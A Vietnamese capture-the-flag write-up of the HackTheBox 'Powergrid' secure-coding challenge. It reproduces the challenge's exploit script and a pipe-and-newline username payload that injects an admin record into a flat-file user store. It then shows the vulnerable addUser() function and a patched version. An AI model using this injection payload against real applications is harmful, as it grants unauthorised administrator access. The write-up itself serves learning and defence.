# Write-up Challenge HackTheBox: Powergrid

Tác giả: Huỳnh Thanh Giảng

Ngày thực hiện: 30/03/2026

Nền tảng: HackTheBox

Danh mục: Secure Coding (Web)

Độ khó: Easy

Điểm: 20

Link challenge: https://app.hackthebox.com/challenges/powergrid (hoặc link bạn có)

## 1. Giới thiệu về challenge


**Challenge Scenario**

Blackouts spread under the NecroNet's command, and in the flicker of dying transformers, the white-hats race to reboot the power grid before darkness becomes permanent.


Đây là một challenge kiểu "fix the code". Nhiệm vụ của chúng ta không phải khai thác lỗ hổng, mà là tìm ra điểm yếu trong source code và sửa nó để ứng dụng trở nên an toàn hơn.

Theo scenario, chúng ta đang làm việc với một hệ thống quản lý lưới điện khẩn cấp (Emergency Power Management System). Ứng dụng có chức năng đăng nhập và phân quyền cho Operator và Administrator.

Khi vào challenge, ta được làm việc trong một giao diện đặc biệt đó là code editor chứa toàn bộ source code và giao diện web thực tế (khi nhấn nút View). Ta có thể chỉnh sửa code, nhấn Restart để chạy lại, và nhấn Verify để kiểm tra xem đã vá đúng chưa.




Khi nhấn vào “View”, ta được chuyển đến giao diện web thực tế.




## 2. Khám phá source code ban đầu

Khi mở challenge, mình hơi choáng ngợp vì có khá nhiều thư mục và file trong panel Explorer. Không biết nên bắt đầu từ đâu, mình lướt qua các thư mục thì thấy có một thư mục tên là exploit/. Vì tên thư mục gợi ý liên quan đến việc kiểm tra hoặc khai thác, mình quyết định mở file **solver.py** trước.

Đây là nội dung của file solver.py:


```python
from requests import post, get
import random
import string
import re

BASE_URL = "http://localhost:1337/challenge"

def random_string(length=6):
    return "".join(random.choices(string.ascii_lowercase, k=length))

def register_user(username, password):
    url = f"{BASE_URL}/api/auth/register"
    data = {"username": username, "password": password}
    response = post(url, json=data, allow_redirects=False)
    return response

def login_user(username, password):
    url = f"{BASE_URL}/api/auth/login"
    data = {"username": username, "password": password}
    response = post(url, json=data, allow_redirects=False)
    return response

def get_admin_panel(cookie):
    url = f"{BASE_URL}/dashboard"
    response = get(url, cookies=cookie)
    return response

if __name__ == "__main__":
    username = random_string(8)
    password = "CoolPassword17!"

    payload =
"{}|4befd7f713861d52cb520dcf4b5b262b11a306fbd19a76563fa36b07e99a7aef|admin\n{}".f
ormat(username, username)

    register_user(payload, password)

    cookies = login_user(username, password).cookies
    response = get_admin_panel(cookies)

    if "powergrid - administrator control" in response.text.lower():
        print("Exploit success. Admin access obtained.")
    else:
        print("Exploit failed.")
```

Sau khi đọc xong solver.py, mình nhận ra đây không phải là script khai thác thủ công mà là **bộ test tự động** mà challenge dùng để kiểm tra khi nhấn nút **Verify**.

Điểm đáng chú ý nhất là payload được tạo ra:


```
payload =
"{}|4befd7f713861d52cb520dcf4b5b262b11a306fbd19a76563fa36b07e99a7aef|admin\n{}".f
ormat(username, username)
```

Nó cố tình inject ký tự (pipe) và \n (newline) vào trường username khi register, sau đó lại login bằng username gốc để kiểm tra quyền admin.





Vì đã có payload rõ ràng từ solver.py, mình quyết định thử nghiệm ngay để xác nhận lỗ hổng. Tuy nhiên, do form web trên giao diện có thể không hỗ trợ tốt ký tự xuống dòng, mình chuyển sang sử dụng Burp Suite để intercept và chỉnh sửa request.

Bước 1: Ta bật “intercept on” trong BurpSuite lên, sau đó ta chuyển sang giao diện đăng kí của challenge và thử test ngẫu nhiên 1 username và password





Bước 2: Ta bắt request POST và gửi sang tab Repeater (lưu ý tắt proxy).




Bước 3: Ta chỉnh sửa phần username và password theo hướng dẫn file solver.py

- **Username**: testuser|4befd7f713861d52cb520dcf4b5b262b11a306fbd19a76563fa36b07e99a7aef|admin\ntest user

- **Password**: CoolPassword17!




Bước 4: Ta nhấn send và xem kết quả




Bước 5: Sau khi gửi request register thành công, mình tiếp tục gửi request login với username testuser và password CoolPassword17!.

Kết quả: Mình vào được trang **Administrator Control Center** với quyền **Authority: MAXIMUM**. Điều này chứng tỏ payload hoạt động và lỗ hổng thực sự tồn tại.

Từ kết quả thử nghiệm bằng Burp Suite, mình càng chắc chắn rằng lỗ hổng nằm ở phần xử lý input khi lưu dữ liệu người dùng. Mình tiếp tục mở file **utils/db.js** để phân tích chi tiết.

## 3. Phân tích và tìm ra lỗ hỏng

Sau khi thử nghiệm thành công payload từ solver.py bằng Burp Suite và vào được trang Administrator Control Center, mình chuyển sang phân tích source code để tìm nguyên nhân.

Lỗ hổng nằm ở file **utils/db.js**, cụ thể là hàm **addUser()**:

```
// Hàm gốc (vulnerable)
export function addUser(username, password, role = 'operator') {
    const users = readUsers();

    if (users.find(user => user.username === username)) {
        return false;
    }

    const newUser = {
        username,                    // ← Không sanitize
        password: hashPassword(password),
        role                         // ← Không kiểm tra giá trị
    };

    users.push(newUser);
    return writeUsers(users);
}
```

**Nguyên nhân chính gây ra lỗ hổng:**

- Hàm addUser() nhận trực tiếp username và role từ người dùng (qua API /api/auth/register) mà **không có bất kỳ validation hoặc sanitization** nào.
- Khi attacker truyền username chứa ký tự đặc biệt (pipe) và \n (newline), chuỗi này được giữ nguyên khi đẩy vào array users.
- Hàm writeUsers() sau đó chỉ đơn giản ghép chuỗi theo định dạng username|password|role và ghi xuống file users.txt.
- Kết quả là file users.txt bị tạo thành **hai dòng**, trong đó dòng đầu tiên có role = admin.

Ví dụ minh họa khi attacker dùng payload:

```
username =
testuser|4befd7f713861d52cb520dcf4b5b262b11a306fbd19a76563fa36b07e99a7aef|admin\n
testuser
```

File users.txt sau khi ghi sẽ tương đương:

```
testuser|4befd7f713861d52cb520dcf4b5b262b11a306fbd19a76563fa36b07e99a7aef|admin
testuser|[hash thật]|operator
```

Khi readUsers() và findUserByUsername("testuser") chạy, nó sẽ lấy dòng đầu tiên gặp phải → user được coi là **admin**.


Đây là kỹ thuật **Delimiter Injection** (Pipe + Newline Injection), cho phép attacker **poison** file users và nâng quyền mà không cần biết password hash của admin thật.

Mặc dù hàm writeUsers() cũng thiếu sanitize, nhưng **điểm yếu gốc** nằm ở addUser() vì đây là nơi input đầu vào chưa được kiểm soát.

## 4. Vá lỗ hỏng

Để vá lỗ hổng, mình đã sửa hàm addUser() bằng cách thêm validation và sanitization chặt chẽ trước khi tạo user mới:

```
// Add new user - SECURE VERSION (Fixed)
export function addUser(username, password, role = 'operator') {
    const users = readUsers();

    // Validate & Sanitize username
    let safeUsername = String(username || '').trim();
    if (!/^[a-zA-Z0-9_-]{3,30}$/.test(safeUsername)) {
        return false;   // Reject username chứa ký tự nguy hiểm hoặc không hợp lệ
    }

    // Kiểm tra username đã tồn tại
    if (users.find(user => user.username === safeUsername)) {
        return false;
    }

    // Whitelist role nghiêm ngặt
    let safeRole = String(role || 'operator').trim().toLowerCase();
    if (safeRole !== 'operator' && safeRole !== 'admin') {
        safeRole = 'operator';
    }

    const newUser = {
        username: safeUsername,
        password: hashPassword(password),
        role: safeRole
    };

    users.push(newUser);
    return writeUsers(users);
}
```

- Sử dụng **regex whitelist** cho username: chỉ cho phép chữ cái, số, _ và -.
- **Strict role validation**: ép role chỉ được là operator hoặc admin, mọi giá trị khác sẽ bị ép về operator.
- Input được sanitize trước khi lưu → chặn hoàn toàn payload chứa | và \n.

Sau khi sửa, restart application và Verify → challenge pass và flag xuất hiện.